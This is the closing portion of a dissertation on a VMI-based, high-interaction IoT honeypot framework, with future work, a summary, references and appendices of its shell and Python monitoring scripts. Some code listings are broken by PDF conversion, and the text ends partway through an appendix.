The techniques used by the `file_monitor` plugin to gather artifacts can be significantly improved. The current plugin is susceptible to missing artifacts due to its unorthodox way of inspecting the honeypot's filesystem. The current method can cause files that have been recently written to disk not to show up, as well as files deleted from disk to erroneously still appear present. Future research could explore the use of binary instrumentation to force the OS buffers to flush and allow for a clear view of the honeypot's filesystem from the hypervisor.

The `vol_monitor` plugin would greatly improve by adding support for new ARM address spaces to Volatility and eliminating bugs in the current Linux Volatility plugins when using an ARM address space. Being able to read the honeypot's memory from Volatility without pausing the guest VM would also be a marked improvement. LibVMI currently implements this feature, but will only work with ARM guests that are running on an ARM host. Future research could focus on extending LibVMI to support ARM guests on an Intel-based host.

Lastly, the theoretical framework design is architecture agnostic. In practice, the supported architecture of any instantiation is limited by the tools and technologies used in the design. The instantiation artifact explored in this research was limited to supporting the ARM processor architecture; however, the MIPS architecture is one of the most popular architectures used for IoT devices. Unfortunately, the Volatility `AddressSpace` plugin for MIPS is unable to read memory dumps from the Qemu `mips` machine. Correctly implementing Volatility's `AddressSpace` plugin for the `mips` machine would easily allow the current framework instantiation to support for MIPS architecture as well.

## Summary

This research sought to develop an ideal IoT honeypot that could emulate existing IoT devices, provide artifacts related to an attack, and support an arbitrary number of services. The purpose of creating the framework was to aid security researchers to understand the IoT threat landscape better. To that end, this research used design science research methodology to develop a theoretical framework that meets the goals and a framework instantiation to prove that the theoretical framework met the defined. The theoretical framework provides a blueprint that developers can use to create new high-interaction IoT honeypots. The framework instantiation is an actual implementation of the theoretical framework that proves that the theoretical framework met the design goals. The research provides the framework instantiation and supplemental scripts as an open-source contribution that can be leveraged by researchers in the future.

The results of this research provide the theoretical framework, framework instantiation, and two case studies that illustrate meeting the research goals. Using the artifacts developed by this study, researchers can implement new high-interaction honeypots based on the theoretical framework. Additionally, future research can incorporate the framework instantiation or extend it with new functionality.

This study adds new knowledge to the academic and security practitioner communities. The research fills a gap in the literature on how to design a high-interaction IoT honeypot that is capable of emulating existing devices, gathering OS level artifacts, and monitoring an arbitrary number of services. The artifacts provided by this research address the gap in the literature and provide a tangible instantiation, complete with source code that allows the study to be repeated or built upon in future research. Future research topics are presented to encourage other researchers to continue work in this area.

## REFERENCES

- 8.1. Suricata.yaml — Suricata 4.1.0-dev documentation. (2019). Retrieved November 22, 2019, from <https://suricata.readthedocs.io/en/suricata-4.1.4/configuration/suricata-yaml.html>
- Abera, T., Asokan, N., Davi, L., Koushanfar, F., Paverd, A., Sadeghi, A.-R., & Tsudik, G. (2016). Invited - Things, trouble, trust. In *Proceedings of the 53rd Annual Design Automation Conference on - DAC '16* (pp. 1–6). <https://doi.org/10.1145/2897937.2905020>
- Babbie, E. (2014). *The Basics of Social Research* (6th ed.). Belmont, CA: Cengage.
- Baumann, R. (2002). White Paper: Honeypots.
- Bertino, E., & Islam, N. (2017). Botnets and Internet of Things Security. *Computer*, 50(2), 76–79. <https://doi.org/10.1109/MC.2017.62>
- Chen, D. D., Egele, M., Woo, M., & Brumley, D. (2016). Towards Fully Automated Dynamic Analysis for Embedded Firmware. *Network and Distributed System Security*, (February), 21–24. <https://doi.org/http://dx.doi.org/10.14722/ndss.2016.23415>
- Cisco. (2018). *Cisco 2017 Annual Cybersecurity Report*.
- Cole, E., & Northcutt, S. (n.d.). Honeypots: A Security Manager's Guide to Honeypots. Retrieved July 7, 2018, from <https://www.sans.edu/cyber-research/security-laboratory/article/honeypots-guide>
- Creswell, J. W. (2014). *Research Design: Qualitative, Quantitative, and Mixed Methods Approaches* (4th ed.). Sage Publications, Inc. <https://doi.org/0.1177/2050312117740990>
- Dolan-Gavitt, B., Leek, T., Zhivich, M., Giffin, J., & Lee, W. (2011). Virtuoso: Narrowing the Semantic Gap in Virtual Machine Introspection. *IEEE Symposium on Security and Privacy*. <https://doi.org/10.1109/SP.2011.11>
- Dolan-Gavitt, B., Payne, B., & Lee, W. (2011). Leveraging Forensic Tools for Virtual Machine Introspection, 1–6. <https://doi.org/http://hdl.handle.net/1853/38424>

- Ernst, J., & Aken, V. (2005). Management Research as a Design Science: Articulating the Research Products of Mode 2 Knowledge Production in Management. *British Journal of Management*, 16(1), 19–36. <https://doi.org/10.1111/j.1467-8551.2005.00437.x>
- Fraunholz, D., Krohmer, D., Anton, S. D., & Dieter Schotten, H. (2017). Investigation of cyber crime conducted by abusing weak or default passwords with a medium interaction honeypot. *2017 International Conference on Cyber Security And Protection Of Digital Services, Cyber Security 2017*. <https://doi.org/10.1109/CyberSecPODS.2017.8074855>
- Fu, Y., & Lin, Z. (2012). Space Traveling across VM: Automatically Bridging the Semantic Gap in Virtual Machine Introspection via Online Kernel Data Redirection. <https://doi.org/10.1109/SP.2012.40>
- Gandhi, U. D., Kumar, P. M., Varatharajan, R., Manogaran, G., Sundarasekar, R., & Kadu, S. (2018). HIoTPOD: Surveillance on IoT Devices against Recent Threats. *Wireless Personal Communications*, pp. 1–16. <https://doi.org/10.1007/s11277-018-5307-3>
- Gardner, M. T., Beard, C., & Medhi, D. (2017). Using SEIRS Epidemic Models for IoT Botnets Attacks. *DRCN 2017-Design of Republic Communication Networks; 13th International Conference; Preceedings Of, 2017*, 62–69. Retrieved from <http://sce2.umkc.edu/csee/dmedhi/papers/gbm-drcn2017.pdf>
- Garfinkel, T., & Rosenblum, M. (2003). A Virtual Machine Introspection Based Architecture for Intrusion Detection. *Ndss '03*, 1, 253–285. <https://doi.org/10.1109/SP.2011.11>
- Garwood, J. (2006). *The SAGE Dictionary of Social Research Methods*. (V. Jupp, Ed.). 1 Oliver's Yard, 55 City Road, London England EC1Y 1SP United Kingdom: SAGE Publications, Ltd. <https://doi.org/10.4135/9780857020116>
- Given, L. M. (Ed.). (2008). *The SAGE Encyclopedia of Qualitative Research Methods*. Retrieved from [https://books.google.com/books?id=y\\_0nAQAAMAAJ&pgis=1](https://books.google.com/books?id=y_0nAQAAMAAJ&pgis=1)
- Greenberg, A. (2017). The Reaper Botnet Could Be Worse Than the Internet-Shaking Mirai Ever Was. Retrieved July 9, 2018, from <https://www.wired.com/story/reaper-iot-botnet-infected-million-networks/>
- Guarnizo, J., Tambe, A., Bhunia, S. S., Ochoa, M., Tippenhauer, N., Shabtai, A., & Elovici, Y. (2017). SIPHON: Towards Scalable High-Interaction Physical Honeypots.

<https://doi.org/10.1145/3055186.3055192>

Habibi, J., Midi, D., Mudgerikar, A., & Bertino, E. (2017). Heimdall: Mitigating the Internet of Insecure Things. *IEEE Internet of Things Journal*, 4(4), 968–978.

<https://doi.org/10.1109/JIOT.2017.2704093>

Haddadi, F., & Zincir-Heywood, A. N. (2015). Botnet Detection System Analysis on the Effect of Botnet Evolution and Feature Representation. In *Proceedings of the Companion Publication of the 2015 on Genetic and Evolutionary Computation Conference - GECCO Companion '15* (pp. 893–900).

<https://doi.org/10.1145/2739482.2768435>

Henderson, A., Prakash, A., Yan, L. K., Hu, X., Wang, X., Zhou, R., & Yin, H. (2014). Make it work, make it right, make it fast: building a platform-neutral whole-system dynamic binary analysis platform. *Proceedings of the 2014 International Symposium on Software Testing and Analysis - ISSTA 2014*, 248–258. <https://doi.org/10.1145/2610384.2610407>

Hevner, A., March, S., Park, J., & Ram, S. (2004). Design Science Research in Information Systems. *MIS Quarterly*, 28(1), 75–105. <https://doi.org/10.2307/25148625>

Hevner, A. R., March, S. T., Park, J., & Ram, S. (2004). *Design Science in Information Systems Research. Design Science in IS Research MIS Quarterly* (Vol. 28). Retrieved from <http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.103.1725&rep=rep1&type=pdf>

Hizver, J., & Chiueh, T.-C. (2014). Real-Time Deep Virtual Machine Introspection and Its Applications. <https://doi.org/10.1145/2576195.2576196>

Hoffman, C. (2016). What Does “Bricking” a Device Mean? Retrieved July 12, 2018, from <https://www.howtogeek.com/126665/htg-explains-what-does-bricking-a-device-mean/>

How Logstash Works | Logstash Reference [master] | Elastic. (2019). Retrieved November 23, 2019, from <https://www.elastic.co/guide/en/logstash/master/pipeline.html>

HP News - HP Study Reveals 70 Percent of Internet of Things Devices Vulnerable to Attack. (2014). Retrieved March 16, 2019, from <https://www8.hp.com/us/en/hp-news/press-release.html?id=1744676>

- Introduction | Kibana Guide [7.4] | Elastic. (2019). Retrieved November 23, 2019, from <https://www.elastic.co/guide/en/kibana/current/introduction.html>
- Jiang, X., Wang, X., & Xu, D. (2010). Stealthy Malware Detection and Monitoring through VMM-Based “Out-of-the-Box” Semantic View Reconstruction. *ACM Transactions on Information and System Security*, 13(12). <https://doi.org/10.1145/1698750.1698752>
- Kolias, C., Kambourakis, G., Stavrou, A., & Voas, J. (2017). DDoS in the IoT: Mirai and other botnets. *Computer*, 50(7), 80–84. <https://doi.org/10.1109/MC.2017.201>
- Kothari, C. (2004). *Reserach Methodology: Methods and Techniques*.
- Kuechler, B., & Petter, S. (2017). Design Science Research in Information Systems. *Design Science Research in Information Systems*., 1–66. <https://doi.org/10.1007/978-3-642-29863-9>
- Lengyel, T. K., Neumann, J., Maresca, S., Payne, B. D., & Kiayias, A. (2012). Virtual machine introspection in a hybrid honeypot architecture. *Proceedings of the 5th USENIX Conference on Cyber Security Experimentation and Test, (Vmm)*, 5. Retrieved from <https://www.usenix.org/system/files/conference/cset12/cset12-final14.pdf>
- Linux Command Reference · volatilityfoundation/volatility Wiki. (2019). Retrieved November 22, 2019, from [https://github.com/volatilityfoundation/volatility/wiki/Linux-Command-Reference#linux\\_pslist](https://github.com/volatilityfoundation/volatility/wiki/Linux-Command-Reference#linux_pslist)
- Loreto, J. (2014). THE EFFECTIVENESS OF HONEYPOTS, (December).
- Luo, T., Xu, Z., Jin, X., Jia, Y., & Ouyang, X. (2017). IoT CandyJar: Towards an Intelligent-Interaction Honeypot for IoT Devices. *Blackhat*. Retrieved from <https://pdfs.semanticscholar.org/e44d/3241bdf2d75fee2efc83e5683e852cadfa41.pdf>
- Margolis, J., Oh, T., Jadhav, S., Jeong, J., & Ho Kim Jeong Noyo Kim, Y. (2017). Analysis and Impact of IoT Malware. <https://doi.org/10.1145/3125659.3125710>
- Mokube, I., & Adams, M. (2007). Honeypots: Concepts, Approaches, and Challenges. *Proceedings of the 45th Annual Southeast Regional Conference on - ACM-SE 45*, 321–326. <https://doi.org/http://dx.doi.org/10.1145/1233341.1233399>

- Nance, C. (2019). Towards a Virtual Machine Introspection Based Multi-Service, Multi-Architecture, High-Interaction Honeypot for IoT Devices. In *Proceedings of the Southern Association for Information Systems Conference*.
- Nion, T. (2018). Yapsy: Yet Another Plugin SYstem. Retrieved from <https://yapsy.readthedocs.io/en/latest/>
- Overview of Docker Compose. (2019). Retrieved from <https://docs.docker.com/ee/>
- Pa, Y. M. P., Suzuki, S., Yoshioka, K., Matsumoto, T., Kasama, T., & Rossow, C. (2016). IoTPOT: A Novel Honeypot for Revealing Current IoT Threats. *Journal of Information Processing*, 24(3), 522–533. <https://doi.org/10.2197/ipsjip.24.522>
- Peffer, K., Tuunanen, T., Gengler, C., Rossi, M., Hui, W., Virtanen, V., Bragge, J. (2006). Peffer DesignScResearchProc\_DESRIST 2006.pdf. <https://doi.org/10.2753/MIS0742-1222240302>
- Provos, N. (2003). Honeyd Background. Retrieved July 7, 2018, from <http://www.honeyd.org/background.php>
- Provos, N. (2008). developments of the honeyd virtual honeypot. Retrieved July 12, 2018, from <http://www.honeyd.org/>
- QEMU. (2017). Retrieved July 13, 2018, from [https://wiki.qemu.org/Main\\_Page](https://wiki.qemu.org/Main_Page)
- Radware. (2017). *ERT Threat Alert BrickerBot: Back With A Vengeance BrickerBot.3 – Back With A Vengeance*. Retrieved from <https://security.radware.com/ddos-threats-attacks/brickerbot-pdos-back-with-vengeance/>
- Sadasivam, K., Samudrala, B., & Yang, T. A. (2005). *DESIGN OF NETWORK SECURITY PROJECTS USING HONEYPOTS \**. Retrieved from [http://www.ezproxy.dsu.edu:2111/10.1145/1050000/1047890/p282-sadasivam.pdf?ip=138.247.117.14&id=1047890&acc=PUBLIC&key=70F2FDC0A279768C.19EE468B09A55866.4D4702B0C3E38B35.4D4702B0C3E38B35&\\_\\_acm\\_\\_=1550707904\\_7962711f9562cb86e2dacd9719bc8d09#URLTOKEN%23](http://www.ezproxy.dsu.edu:2111/10.1145/1050000/1047890/p282-sadasivam.pdf?ip=138.247.117.14&id=1047890&acc=PUBLIC&key=70F2FDC0A279768C.19EE468B09A55866.4D4702B0C3E38B35.4D4702B0C3E38B35&__acm__=1550707904_7962711f9562cb86e2dacd9719bc8d09#URLTOKEN%23)
- Šemić, H., & Mrdović, S. (2017). IoT honeypot: A multi-component solution for handling manual and Mirai-based attacks. *2017 25th Telecommunications Forum, TELFOR 2017 - Proceedings, 2017-Janua*, 1–4. <https://doi.org/10.1109/TELFOR.2017.8249458>

- Sentanoe, S., Taubmann, B., & Reiser, H. P. (2017). Virtual Machine Introspection Based SSH Honeypot. *SHCIS'17, Neuchatel, Switzerland*.  
<https://doi.org/10.1145/3099012.3099016>
- Spitzner, L. (2003). Honeybots: Catching the insider threat. In *Proceedings - Annual Computer Security Applications Conference, ACSAC* (Vol. 2003-Janua, pp. 170–179).  
<https://doi.org/10.1109/CSAC.2003.1254322>
- Statista.com. (2018). • IoT: number of connected devices worldwide 2012-2025 | Statista. Retrieved July 7, 2018, from <https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/>
- Taubmann, B., & Kolosnjaji, B. (2017). Architecture for Resource-Aware VMI-based Cloud Malware Analysis. In *Proceedings of the 4th Workshop on Security in Highly Connected IT Systems* (pp. 43–48). <https://doi.org/10.1145/3099012.3099015>
- Udemans, C. (2018). China's IoT manufacturers are reducing costs at the expense of our privacy and security. Retrieved February 21, 2019, from <https://technode.com/2018/07/02/iot-security-privacy/>
- USC. (2019). Organizing Your Social Sciences Research Paper : Quantitative Methods. Retrieved May 8, 2019, from <https://libguides.usc.edu/writingguide/quantitative>
- Vanderzyden, J. (2015). Welcome to the ELK Stack: Elasticsearch, Logstash, and Kibana. Retrieved November 23, 2019, from <https://qbox.io/blog/welcome-to-the-elk-stack-elasticsearch-logstash-kibana>
- Verbrugge, B. (n.d.). Best Practice, Model, Framework, Method, Guidance, Standard: Retrieved April 29, 2019, from <https://www.vanharen.net/blog/general/best-practice-model-framework-method-guidance-standard-towards-consistent-use-terminology/>
- Verma, A. (2003). *Production Honeybots: An Organization's view Submitted by*. Retrieved from <https://www.giac.org/paper/gsec/3585/production-honeybots-organizations-view/105831>
- What is Docker? (2019). Retrieved from <https://opensource.com/resources/what-docker>
- What is Elasticsearch | Elastic. (2019). Retrieved November 23, 2019, from <https://www.elastic.co/what-is/elasticsearch>



- Wicherski, G. (2006). *Medium Interaction Honeypots*. Retrieved from <https://pdfs.semanticscholar.org/9d46/8fa983b844c76a07b1e3ea63d6f7a9cae294.pdf>
- Wieringa, R. J. (2014). *Design Science Methodology for Information Systems and Software Engineering*. Berlin, Heidelberg: Springer Berlin Heidelberg.  
<https://doi.org/10.1007/978-3-662-43839-8>
- Williams, R., McMahon, E., Samtani, S., Patton, M., & Chen, H. (2017). Identifying vulnerabilities of consumer Internet of Things (IoT) devices: A scalable approach. *2017 IEEE International Conference on Intelligence and Security Informatics: Security and Big Data, ISI 2017*, 179–181. <https://doi.org/10.1109/ISI.2017.8004904>
- Zachariah, B. (2019). Difference /var/run/utmp vs /var/log/wtmp Files in Linux. Retrieved November 23, 2019, from <https://linuxide.com/linux-how-to/difference-between-utmp-wtmp-files-in-linux/>
- Zhang, X., Li, Q., Qing, S., & Zhang, H. (2008). VNIDA: Building an IDS architecture using VMM-based non-intrusive approach. *Proceedings - 1st International Workshop on Knowledge Discovery and Data Mining, WKDD*, (60673071), 594–600.  
<https://doi.org/10.1109/WKDD.2008.135>
- Zhang, Z. K., Cho, M. C. Y., Wang, C. W., Hsu, C. W., Chen, C. K., & Shieh, S. (2014). IoT security: Ongoing challenges and research opportunities. *Proceedings - IEEE 7th International Conference on Service-Oriented Computing and Applications, SOCA 2014*, 230–234. <https://doi.org/10.1109/SOCA.2014.58>

## APPENDICES

### APPENDIX A: RUN HONEYPOT SHELL SCRIPT (RUN\_HONEYPOT.SH)

```
1. #!/usr/bin/env bash
2.
3. # default arguments values
4. honeypot_interval=15
5. honeypot_runtime=60
6. honeypot_ip="10.10.10.10"
7.
8. # parsing arg
9. # source: https://stackoverflow.com/questions/192249/how-do-i-parse-command-line-arguments-in-bash
10. POSITIONAL=()
11. while [[ $# -gt 0 ]]
12. do
13. key="$1"
14.
15. case $key in
16.     --interval)
17.         honeypot_interval="$2"
18.         shift # past argument
19.         shift # past value
20.         ;;
21.     --runtime)
22.         honeypot_runtime="$2"
23.         shift # past argument
24.         shift # past value
25.         ;;
26.     --ip)
27.         honeypot_ip="$2"
28.         shift # past argument
29.         shift # past value
30.         ;;
31.     *) # unknown option
32.         POSITIONAL+=("$1") # save it in an array for later
33.         shift # past argument
34.         ;;
35. esac
36. done
37. set -- "${POSITIONAL[@]}" # restore positional parameters
38.
39. # check if tap needs to be created
40. tap0_exist=$(ip addr show | grep tap0 | wc -l)
41. if [[ $tap0_exist -eq 0 ]]; then
42.     echo "[*] tap0 network interface missing!"
43.     echo "[*] Trying to create tap interface..."
44.     net_start.sh
45.     tap0_exist=$(ip addr show | grep tap0 | wc -l)
```

```
46. if [[ $tap0_exist -eq 0 ]]; then
47.     echo "[*ERROR] Unable to create tap interface."
48.     echo "[*ERROR] Please create tap interface (tap0) and then try again."
49.     exit 1
50. fi
51. fi
52.
53. echo 0 | tee /proc/sys/net/bridge/bridge-nf-call-iptables &>/dev/null
54.
55. # setting iptables rules
56. echo "[*] Rate limiting outgoing connections on tap0"
57. iptables -I OUTPUT -o tap0 -m conntrack --ctstate NEW -m recent --name outbound-
connections --set -m comment --comment "Track outbound connections"
58. iptables -I OUTPUT 2 -o tap0 -m conntrack --ctstate NEW -m recent --name "outbound-
connections" --update --seconds 120 --hitcount 5 -j DROP -m comment --
comment "drop excessive outbound connections"
59.
60. # remove old overlay for now...
61. if [ -f "image-overlay.qcow2" ]; then
62.     rm image-overlay.qcow2
63. fi
64. # create overlay if it doesn't exist
65. if [ ! -f "image-overlay.qcow2" ]; then
66.     echo "[*] Creating image-overlay.qcow2"
67.     qemu-img create -f qcow2 -b image.raw image-overlay.qcow2
68. fi
69.
70. # start tcpdump to record net traffic
71. tcpdump -i tap0 -s 65535 -w net_dump.pcap &>/dev/null &
72. tcpdump_pid=$!
73.
74. # start filebeat
75. filebeat &
76. filebeat_pid=$!
77.
78. # start qemu
79. export QEMU_AUDIO_DRV=none
80. qemu-system-arm -M vexpress-a9 -m 256 -kernel ../../kernels/armel/zImage.armel -
dtb ../../kernels/armel/vexpress-v2p-ca9.dtb -drive if=sd,file=image-
overlay.qcow2,format=qcow2 -
append "root=/dev/mmcblk0p1 console=ttyS0 nandsim.parts=64,64,64,64,64,64,64,64,64,64,64,64
4 rdinit=/firmadyne/preInit.sh rw debug ignore_loglevel print-fatal-
signals=1 user_debug=31 firmadyne.syscall=0" -nographic -monitor unix:qemu-
monitor.sock,server,nowait -serial unix:qemu-serial.sock,server,nowait -
qmp unix:qemu-qmp.sock,server,nowait -net nic,netdev=net0 -
netdev type=tap,ifname=tap0,id=net0,script=no,downscript=no &
81. qemu_pid=$!
82.
83. echo "[*] qemu started!"
84. echo "[*] Serial access available on qemu-serial.sock"
85. echo "[*] Monitor access available on qemu-monitor.sock"
86. echo "[*] QMP access available on qemu-qmp.sock"
87.
88. # run the honeypot monitor
89. honeypot_monitor.py --interval $honeypot_interval --runtime $honeypot_runtime --
ip $honeypot_ip
90.
91. # stop processes
92. echo "[*] Stopping qemu..."
93. kill $qemu_pid
94.
```

```
95. echo "[*] Stopping filebeat..."
96. kill $filebeat_pid
97.
98. echo "[*] Stopping tcpdump..."
99. kill $tcpdump_pid
100.
101.     echo "[*] Removing iptable rules for rate limiting..."
102.     iptables -D OUTPUT 2
103.     iptables -D OUTPUT 1
104.
105.     echo "[*] Removing sockets..."
106.     rm qemu-monitor.sock qemu-qmp.sock qemu-serial.sock
```

## APPENDIX B: THE NET START SHELL SCRIPT (NET\_START.SH)

```
1. # create bridge
2. ip link add name br0 type bridge
3. ip link set br0 up
4.
5. # connect eth0/eno1 to bridge
6. ip link set dev ens19 master br0
7. ip link set dev ens19 up
8.
9. # assign IP address to bridge
10. ip addr add 192.168.1.250/24 dev br0
11.
12. # create tap
13. ip tuntap add dev tap0 mode tap
14. ip link set dev tap0 master br0
15.
16. # bring tap0 up
17. ip link set tap0 up
18.
19. # add route
20. #ip route del default via 192.168.1.1 dev eno1
21. #ip route add default via 192.168.1.1 dev br0
```

## APPENDIX C: THE NET STOP SHELL SCRIPT (NET\_STOP.SH)

```
1. # delete bridge
2. ip link set dev tap0 nomaster
3. ip link set dev ens19 nomaster
4. ip link del dev br0
5. ip link set dev ens19 down
6. ip link set dev ens19 up
7.
8. # delete tap
9. ip tuntap del dev tap0 mode tap
```

## APPENDIX D: THE HONEYPOT MONITOR (HONEYPOT\_MONITOR.PY)

```
1. #!/usr/bin/env python3
2. import network_listener
3. import plugins
4. import time
5. import uuid
6. import logging
7. import logstash
8. import json
9. import datetime
10. import threading
11. import os
12. import shutil
13. import argparse
14. import sys
15. from yapsy.PluginManager import PluginManager
16.
17.
18. parser = argparse.ArgumentParser(description="Honeypot monitor")
19. parser.add_argument('--interval', action='store', default=15, type=int)
20. parser.add_argument('--runtime', action='store', default=60, type=int)
21. parser.add_argument('--ip', action='store', default='10.10.10.10', type=str)
22.
23. args = parser.parse_args()
24. INTERVAL = args.interval
25. RUN_TIME = args.runtime
26. ip = args.ip
27.
28. # setup plugin manager
29. plugin_manager = PluginManager()
30. plugin_manager.setPluginPlaces(["/iothoneypot/scripts/plugins"])
31. plugin_manager.collectPlugins()
32.
33. #current_time = datetime.datetime.now()
34. #session_uuid = current_time.strftime("%x_%X")
35. # create session session_uuid
36. session_uuid = str(uuid.uuid4())
37.
38. # setup logger
39. logger = logging.getLogger('python-logstash-logger')
40. logger.setLevel(logging.INFO)
41. logger.addHandler(logstash.TCPLogstashHandler('localhost', 5000, version=1))
42. msg = {'event': 'session_start', 'uuid': session_uuid, 'desc': session_uuid}
43. logger.info(json.dumps(msg))
44.
45.
46. # activate plugins
47. for plugin_info in plugin_manager.getAllPlugins():
48.     plugin_manager.activatePluginByName(plugin_info.name)
49.
50. network_listener.wait_for_activity(ip)
51.
52. END_TIME = time.time() + RUN_TIME
```

```
53.
54.
55.
56.
57. # run plugins on interval
58. while time.time() < END_TIME:
59.     for plugin_info in plugin_manager.getAllPlugins():
60.         args = []
61.         kwargs = {
62.             'uuid': session_uuid,
63.             'logger': logger,
64.             'ip': ip,
65.         }
66.         #plugin_info.plugin_object.run(uuid=session_uuid, logger=logger, ip=ip)
67.         #thread.start_new_thread(plugin_info.plugin_object.run, (args, kwargs))
68.         plugin_thread = threading.Thread(target=plugin_info.plugin_object.run, args=
args, kwargs=kwargs)
69.         plugin_thread.start()
70.         time.sleep(INTERVAL)
71.
72. current_threads = threading.enumerate()
73. for t in current_threads:
74.     try:
75.         t.join() # wait for finish
76.     except RuntimeError:
77.         pass
78.
79. # deactivate plugins
80. for plugin_info in plugin_manager.getAllPlugins():
81.     plugin_manager.deactivatePluginByName(plugin_info.name)
82.
83.
84.
85. # create dir to hold artifacts
86. session_dir = session_uuid
87. os.mkdir(session_dir)
88. os.mkdir(session_dir + '/pcaps')
89.
90. # move artifacts into session directory
91. shutil.move('./files', session_dir)
92. shutil.move('./net_dump.pcap', session_dir + '/pcaps')
93. if os.path.exists('./procs'):
94.     shutil.move('./procs', session_dir)
```



## APPENDIX E: THE NETWORK LISTENER PYTHON SCRIPT (NETWORK\_LISTENER.PY)

```
1. from scapy.all import *
2.
3. stop_sniffing = False
4. listen_ip = ''
5. def call_back(pkt):
6.     if IP in pkt and ICMP not in pkt:
7.         if pkt[IP].dst == listen_ip:
8.             global stop_sniffing
9.             stop_sniffing = True
10.
11. def wait_for_activity(ip):
12.     global listen_ip
13.     listen_ip = ip
14.     sniff(iface="tap0", prn=call_back, stop_filter=lambda x: stop_sniffing)
```

## APPENDIX F: EVENT LISTENER YAPSY PLUGIN (EVE\_LISTENER.YAPSY-PLUGIN)

1. [Core]
2. Name = Eve Listener
3. Module = eve\_listener
- 4.
5. [Documentation]
6. Description = Watch eve.json **and** report new flow events to logstash
7. Author = Cory Nance
8. Version = 0.1
9. Website = <https://github.com/canance>



```
51.         event['src_ip'] = line['src_ip']
52.         event['dest_port'] = line['dest_port']
53.         event['src_port'] = line['src_port']
54.         event['timestamp'] = line['flow']['start']
55.         event['desc'] = "%s:%s --
> %s:%s" % (line['src_ip'], line['src_port'], line['dest_ip'], line['dest_port'])
56.         self.logger.info(json.dumps(event))
57.
58.         event['event'] = 'flow_end'
59.         event['timestamp'] = line['flow']['end']
60.         self.logger.info(json.dumps(event))
61.     except:
62.         print("[*ERROR] eve_listener:")
63.         print(str(line))
```

## APPENDIX H: FILE MONITOR YAPSY PLUGIN (FILE\_MONITOR.YAPSY-PLUGIN)

1. [Core]
2. Name = File monitor
3. Module = file\_monitor
- 4.
5. [Documentation]
6. Description = Gathers dropped **and** modified files **from** images.
7. Author = Cory Nance
8. Version = 0.1
9. Website = <https://github.com/canance>

## APPENDIX I: FILE MONITOR PYTHON FILE (FILE\_MONITOR.PY)

```

1. from yapsy.IPlugin import IPlugin
2. import sys
3. import os
4. import os.path
5. import pathlib
6. import subprocess
7. import time
8. import hashlib
9. import shutil
10. import json
11.
12. OVERLAY_IMAGE = 'image-overlay.qcow2'
13. ORIG_IMAGE = 'image.raw'
14.
15. class file_monitor(IPlugin):
16.
17.     def __init__(self):
18.         self.prev_image = None
19.         super().__init__()
20.     def activate(self):
21.         print("[*] file_monitor plugin activated")
22.
23.     def deactivate(self):
24.         print("Removing %s..." % self.prev_image)
25.         os.remove(self.prev_image)
26.         shutil.rmtree('%s_files' % self.prev_image)
27.         shutil.rmtree('%s_files' % ORIG_IMAGE)
28.         print("[*] file_monitor plugin deactivated")
29.
30.     def run(self, *args, **kwargs):
31.         self.uuid = kwargs['uuid']
32.         self.logger = kwargs['logger']
33.
34.         epoch_time = int(time.time())
35.         diff_file = 'diff_%s' % epoch_time
36.         current_image = 'image_%s.raw' % epoch_time
37.         qcow2_to_raw(OVERLAY_IMAGE, current_image)
38.         if self.prev_image == None: # is this the first time? If so, use original i
image.
39.             command_line = ['dropped_files.sh', ORIG_IMAGE, current_image, diff_file
]
40.         else:
41.             command_line = ['dropped_files.sh', self.prev_image, current_image, diff
_file]
42.         print("Running " + str(command_line))
43.         output = subprocess.check_output(command_line)
44.         with open(diff_file) as f:
45.             cwd = os.getcwd()
46.             for line in f:
47.                 line = line.split(' and ')
48.                 i1_file = line[0].replace('Files ', '')

```

```

49.         i2_file = line[1].replace(' differ', '')
50.         files = (cwd + '/' + i1_file.strip(), cwd + '/' + i2_file.strip())

51.         self.retain_files(files)
52.     if self.prev_image != None: # we don't want to delete the original image
53.         print("Removing %s..." % self.prev_image)
54.         os.remove(self.prev_image)
55.         shutil.rmtree('%s_files' % self.prev_image)
56.
57.     self.prev_image = current_image
58.     os.remove(diff_file)
59.
60.     def retain_files(self, files):
61.         if os.path.isfile(files[1]): # dropped or modified files
62.             print('[*] Dropped/Modified file: %s' % files[1])
63.
64.             base = os.path.basename(files[1])
65.             dir_path = os.path.dirname(files[1]).replace(os.getcwd(), '')[1:]
66.             try:
67.                 image_dir = dir_path[:dir_path.index('/')]
68.             except:
69.                 image_dir = dir_path
70.             dir_path = 'files/' + dir_path.replace(image_dir, 'dropped')
71.             pathlib.Path(dir_path).mkdir(parents=True, exist_ok=True)
72.             shutil.copyfile(files[1], dir_path + '/' + base)
73.
74.             # get hash
75.             with open(files[1], 'rb') as f:
76.                 bytes = f.read()
77.                 hash = hashlib.sha256(bytes).hexdigest()
78.
79.             vt_url = "https://www.virustotal.com/gui/file/%s" % hash
80.             # log
81.             msg = {'event': 'dropped_or_modified_file', 'desc': base, 'path': files[
1], 'uuid': self.uuid, 'sha256': hash, 'virus_total': vt_url}
82.             self.logger.info(json.dumps(msg))
83.         elif os.path.isfile(files[0]): # deleted files
84.             print('[*] Deleted file: %s' % files[0])
85.             base = os.path.basename(files[0])
86.             dir_path = os.path.dirname(files[0]).replace(os.getcwd(), '')[1:]
87.             try:
88.                 image_dir = dir_path[:dir_path.index('/')]
89.             except:
90.                 image_dir = dir_path
91.             dir_path = 'files/' + dir_path.replace(image_dir, 'deleted')
92.             pathlib.Path(dir_path).mkdir(parents=True, exist_ok=True)
93.             shutil.copyfile(files[0], dir_path + '/' + base)
94.
95.             # get hash
96.             with open(files[0], 'rb') as f:
97.                 bytes = f.read()
98.                 hash = hashlib.sha256(bytes).hexdigest()
99.
100.            vt_url = "https://www.virustotal.com/gui/file/%s" % hash
101.
102.            # log
103.            msg = {'event': 'deleted_file', 'desc': base, 'path': files[0], '
uuid': self.uuid, 'sha256': hash, 'virus_total': vt_url}
104.            self.logger.info(json.dumps(msg))
105.        def qcow2_to_raw(image1, image2):
106.            subprocess.check_output(['qcow2_to_raw.sh', image1, image2])

```

## APPENDIX J: VOLATILITY MONITOR YAPSY PLUGIN (VOL\_MONITOR.YAPSY-PLUGIN)

1. [Core]
2. Name = Volatility monitor
3. Module = vol\_monitor
- 4.
5. [Documentation]
6. Description = Uses volatility to derive contextual information **from** memory dumps
7. Author = Cory Nance
8. Version = 0.1
9. Website = <https://github.com/canance>



## APPENDIX K: VOLATILITY MONITOR PYTHON FILE (VOL\_MONITOR.PY)

```

1. import subprocess
2. import json
3. import time
4. import qmp
5. import hashlib
6. import os
7. import os.path
8. from yapsy.IPlugin import IPlugin
9.
10. class vol_monitor(IPlugin):
11.
